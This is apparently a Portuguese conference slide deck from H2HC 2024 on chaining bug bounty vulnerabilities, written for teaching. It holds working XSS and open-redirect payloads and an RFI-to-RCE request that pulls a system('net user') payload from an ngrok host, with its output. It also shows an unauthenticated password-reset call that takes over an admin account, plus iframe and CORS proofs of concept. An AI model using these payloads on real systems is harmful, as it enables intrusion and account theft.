

Chain Exploits: Como Combinar Múltiplas

▼ Vulnerabilidades para
Aumentar o Impacto

Whoami

- Lucas Farias - 23 anos
- Formado em Análise e Desenvolvimento de Sistemas pela FSA
- Pós-graduado em Ethical Hacking e CyberSecurity pela Unicv
- Red Team Tech Lead
- Líder Técnico em dezenas de Pentests em empresas nacionais e internacionais
- Bug Hunter
- Criador da CVE-2023-31893
- Possui as certificações PNPT, CEH Practical e eJPT
- Palestrante - MindTheSec2023 (Operação Red Team, do zero ao Domain Admin)



Disclaimer

- As vulnerabilidades apresentadas não refletem a real situação da minha empresa atual e/ou empresas anteriores.
- Tudo que for mostrado aqui tem como foco a disseminação de conhecimento e não o incentivo de atos criminosos.
- Só execute estes testes em ambientes que você possuir permissão.

▶ O que é Bug Bounty? ◀

Bug bounty é um programa que incentiva pesquisadores de segurança, hackers éticos e profissionais da área a identificar e reportar vulnerabilidades em sistemas, aplicações e redes de empresas ou organizações. Em troca, eles são recompensados com pagamentos em dinheiro, prêmios ou reconhecimento, dependendo da gravidade da falha encontrada e da política do programa.

- Programa Público: Qualquer pessoa pode participar e reportar vulnerabilidades, sendo aberto a toda a comunidade de pesquisadores.
- Programa Privado: Restrito a pesquisadores convidados, garantindo maior controle e confidencialidade.
- VDP (Vulnerability Disclosure Program): Focado apenas no report responsável de vulnerabilidades, sem recompensas financeiras garantidas.

A política do programa :

- Escopo, Tipos de Vulnerabilidades Aceitas, Regras de Conduta, Recompensas, Procedimento de Submissão e Termos Legais.

Benefícios do Bug Bounty

Para a empresa:

- Detecção proativa
- Custo-Benefício
- Variedade de abordagens
- Fortalecimento da segurança
- Reputação e confiança

Para o pesquisador:

- Recompensa financeira
- Reconhecimento profissional
- Aperfeiçoamento técnico
- Contribuição para um mundo mais seguro
- Flexibilidade

Conceito de Chain Exploits

Chain Exploits, ou explorações em cadeia, é uma técnica avançada utilizada para combinar múltiplas vulnerabilidades, frequentemente consideradas de baixo ou médio risco individualmente, para alcançar um impacto significativo em sistemas e aplicações. Essa abordagem é especialmente relevante no contexto de bug bounty, onde as descobertas de maior impacto geralmente resultam em recompensas maiores e em maior reconhecimento pelos programas de segurança.


Importância em Bug Bounty

Chain Exploits são uma das abordagens mais poderosas em programas de bug bounty porque permitem que pesquisadores combinem múltiplas vulnerabilidades menores para gerar impactos de alto risco, que não seriam possíveis com falhas isoladas:

- Transformam Vulnerabilidades Comuns em Ataques Críticos;
- Geram Maior Impacto e Recompensas Mais Altas;
- Exploram Gaps no Design do Sistema;
- Diferenciam Bug Hunters no Mercado;
- Aumentam a Eficiência de Descobertas;
- Estimulam o Pensamento Criativo e Estratégico.

Unrestricted File Upload


➤ Shell via File Upload



➤ XSS via File Upload

Payload:

">.gif



➤ Upload de Formulários de Login



Open Redirect

➤ Open Redirect + Cross Site Scripting (XSS)

Payloads:


```
<>javascript:alert(1);
```

```
";alert(0);//
```




```
//javascript:alert(1);
```

```
javascript:alert(1)
```

```
javascript://%0aalert(document.cookie)
```



➤ Open Redirect + Stealing OAuth Access Tokens



Account TakeOver

➤ Business Logic Error + ATO

Consulte seu CPF / CNPJ

CPF / CNPJ:

Informe o número do seu celular para receber o código de validação

Celular:

(11) 94963- [REDACTED]

☒ Li e concordo com os [termos de uso](#).

CONFIRMAR

Informe sua Data de Nascimento

Data de Nascimento

28/11/1990

CONFIRMAR

VOLTAR

tuxi - esse é o seu código para ativar a conta no Pagou Fácil.

Filtered by SMS Filter

Enviamos um código SMS para o número: 1194963 [REDACTED]

Informe o código recebido para acessar

Código com 4 letras (EX: sica)

tuxi

CONFIRMAR

REENVIAR CÓDIGO

VOLTAR

meus-dados

Precisando de dinheiro? Empréstimo na hora e sem burocracia é com o Pagou Fácil. Faça sua simulação e confira condições exclusivas pra você. [QUERO SIMULAR NO PAGOU](#)

Ola [REDACTED], manter seus dados atualizados é uma ótima forma para receber as melhores ofertas.

Atualizar Dados

Página inicial

Minhas contas

Gerar 2ª via

Meus acordos

Meus dados

Sair da plataforma

Endereço

CEP*

Bairro*

TIETE

Endereço*

Complemento

Telefone (37) 4141-****

E-mail

+ Inserir e-mail

Telefone (37) 98843-****

+ Inserir telefone

Account TakeOver

➤ Business Logic Error + ATO

Login/NewPassword

Email:

Nova Senha:

Confirmar Nova Senha:

Enviar

```
{
  "Id": 160,
  "Nome": "[REDACTED]",
  "Email": "[REDACTED]",
  "SenhaAntiga": null,
  "Senha": "e7e199fbb6963003c3e66c9965d302fe74c2501002501cb5c5ba7841de105756c",
  "ConfirmaSenha": null,
  "TelefoneRes": "",
  "TelefoneCom": "",
  "TelefoneCel": "(11) 99999-9999",
  "Perfil": "Admin",
  "Status": false,
  "Ativo": true,
  "TerritorioRegiao": "",
  "TerritorioEstado": "",
  "TerritorioMunicipio": "",
  "Perfil_DemandasJuridicas": "Admin",
  "IdGestor": 160,
  "IdGrupo_DemandasJuridicas": 0,
  "Gestor": "[REDACTED]",
  "GrupoDemandaJuridica": null,
  "Sistema": "[REDACTED]",
  "SistemaLogado": null
},
```

Request


```
POST /api/dashboard/usuario/SetPassword HTTP/1.1
Host: [REDACTED]
Content-Type: application/json; charset=utf-8
Content-Length: 81
Connection: close

{
  "Email": "[REDACTED]",
  "Senha": "Mudar@123",
  "ConfirmaSenha": "Mudar@123"
}
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/10.0
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 09 Feb 2022 19:39:55 GMT
Connection: close
Content-Length: 4
true

{
  "Id": 160,
  "Nome": "[REDACTED]",
  "Email": "[REDACTED]",
  "SenhaAntiga": null,
  "Senha": "19027127ab45d589136913c348aacc04e939f1780622c085c596cce09205a0b",
  "ConfirmaSenha": null,
  "TelefoneRes": "",
  "TelefoneCom": "",
  "TelefoneCel": "(11) 99999-9999",
  "Perfil": "Admin",
  "Status": false,
  "Ativo": true,
  "TerritorioRegiao": "",
  "TerritorioEstado": "",
  "TerritorioMunicipio": "Admin",
  "Perfil_DemandasJuridicas": "Admin",
  "IdGestor": 160,
  "IdGrupo_DemandasJuridicas": 0,
  "Gestor": "[REDACTED]",
  "GrupoDemandaJuridica": null,
  "Sistema": "[REDACTED]",
  "SistemaLogado": null
}
```



RFI + RCE

payload.txt = `<pre>system('net user');</pre>`

Send Cancel < >

Request

Pretty Raw Hex \n

```
1 GET /wordpress/wp-admin/admin-post.php?swp_debug=load_options&swp_url=https://50bd-122-171-23-34.ngrok-free.app/payload.txt HTTP/1.1
2 Host: localhost
3 Cache-Control: max-age=0
4 sec-ch-ua: "Chromium";v="95", ";Not A Brand";v="99"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18
```


Target: http://localhost HTTP/1

Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 500 Internal Server Error
2 Date: Sat, 16 Nov 2024 14:16:16 GMT
3 Server: Apache/2.4.43 (Ubuntu) OpenSSL/1.1.1g PHP/7.2.32
4 X-Powered-By: PHP/7.2.32
5 Expires: Wed, 11 Jan 1984 05:00:00 GMT
6 Cache-Control: no-cache, must-revalidate, max-age=0
7 Content-Length: 3014
8 Connection: close
9 Content-Type: text/html; charset=utf-8
10
11
12 User accounts for \\DHAEAL
13
14 -----
15 Administrator DefaultAccount dhaha
16 Guest WDAUtilityAccount
17 The command completed successfully.
18
19 <!DOCTYPE html>
20 <html xmlns="http://www.w3.org/1999/xhtml" lang="en-US">
21 <head>
22 <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
23 <meta name="viewport" content="width=device-width">
24 <meta name="robots" content="noindex,follow" />
25 <title>
26 WordPress &rsquo; Error
27 </title>
28 <style type="text/css">
29 html{
30 background:#f1f1f1;
31
```

Git Exposed + Weak Credential



```
Sem titulo.gitignore - Notepad
File Edit Format View Help
composer.phar
composer.lock
vendor/
public/vendor/



# Local configs
config/autoload/*.local.php
application/config.php

# Data
application/cache/
application/config/
application/conciliadora/
application/flashcourier/
application/data/

data/
data/log/
data/logs/
data/mysql/
data/cache/

public/files/
public/galeria/files/
public/galeria/thumbs/
<<<<<< HEAD
~~~~~
public/memcached/
>>>>>> 63c6078c39eb72a584015104431c86988b42e8ff
public/temp/


# API PDV Docs
apidoc.json
public/api/pdv/
public/api/acao/
```



iFrame Injection

XSS está fora do escopo? Abuse do iFrame Injection


payload: `<iframe src="https://mukeshkmr776.github.io/super-mario/" height="400" width="800"></iframe>`



CORS Misconfiguration + XSS


CORS Misconfig em uma aplicação no escopo

XSS fora do escopo



POC CORS

```
url= 'https://www.redacted.com/profile';  
fetch(url ,{credentials:'include'}) // To send the cookies in the request  
.then(response=>{return(response.text());})  
.then(data=>alert(JSON.stringify(JSON.parse(data)['user'])));
```



Como encadear vulnerabilidades?

- Seja criativo e não siga apenas o óbvio;
- Pense além da vulnerabilidade isolada:
 - "O que mais posso acessar a partir daqui?"
 - "Como essa vulnerabilidade pode interagir com outras falhas na aplicação?"
- Mapeie a superfície de ataque completa:
 - Analise todos os pontos de entrada da aplicação, como APIs, endpoints ocultos, fluxos de autenticação e integração de terceiros. Uma vulnerabilidade menor em um ponto pode ser ampliada com outra em um lugar inesperado.
- Atenção aos cenários "Low Hanging Fruits";
- Entenda o contexto de negócio:
 - "Qual o impacto real dessa combinação para o negócio?"
 - "Como isso pode afetar os usuários ou os dados?"
- Comunique-se com clareza nos relatórios:
 - Ao relatar um chain exploit, documente cada etapa de forma clara:
 - Vulnerabilidade A: Como foi explorada.
 - Vulnerabilidade B: Como se conectou à primeira.
 - Impacto Final: O dano causado pela combinação.
- **RECONHECIMENTO:**
 - Foque na coleta de informações sobre o alvo antes de iniciar as explorações.
- Algumas ferramentas interessantes: Burp Suite, Amass, Assetfinder, Subfinder, Findomain, DNSDumpster, Wappalyzer, Shodan, FFuF, Dirsearch, Hakrawler, ParamSpider, Maltego, Aquatone, Katana, Nmap, Masscan, WhatWeb, Kiterunner, Nuclei ...

Referências

- O slide está disponível no meu Github:
 - ✓ <https://github.com/ShooterRX/palestras>
- Playlist com palestras que já realizei:
 - ✓ <https://www.youtube.com/playlist?list=PLUVUe5TTJHxFwCPZ2WKStoYo2mZEDWSfQ>
- Minha playlist sobre phishing, brute force, XSS, CSRF e SQLI:
 - ✓ https://www.youtube.com/playlist?list=PLYi4PbK_pqTOGr136f626kwqmdFQ8emdv
- Referências da apresentação:
 - ✓ <https://github.com/payloadbox/open-redirect-payload-list>
 - ✓ <https://hackerone.com/reports/316319>
 - ✓ <https://hackerone.com/reports/665651>
 - ✓ https://www.youtube.com/watch?v=f_gxjtFZn-o&ab_channel=HUNTER
 - ✓ https://www.youtube.com/watch?v=sc9AhNI66A&ab_channel=BugBountyEspa%C3%B1a
 - ✓ <https://github.com/TheBinitGhimire/Web-Shells/blob/master/shell.asp>
 - ✓ <https://medium.com/@dhabaleshward/the-300-journey-from-rfi-to-rce-that-changed-everything-2b4c00c05da0>
 - ✓ https://www.linkedin.com/posts/kau%C3%AA-navarro_bugcrowd-iframeinjection-bughunter-ugcPost-7270840313617793025-q_4z?utm_source=share&utm_medium=member_ios
 - ✓ <https://c4rrilat0r.medium.com/xss-on-out-of-scope-domain-cors-is-your-secret-weapon-93e433278080>

Perguntas?

H2HC

HACKERS TO HACKERS CONFERENCE

14 e 15 DEZ 2024

Lucas Farias Piasentin

lfpiasentin@gmail.com

(11) 9.4963.9255

[!\[\]\(a870788d6ed9b8fd294b7654a8c8526b_img.jpg\) /lucas-fp](#)

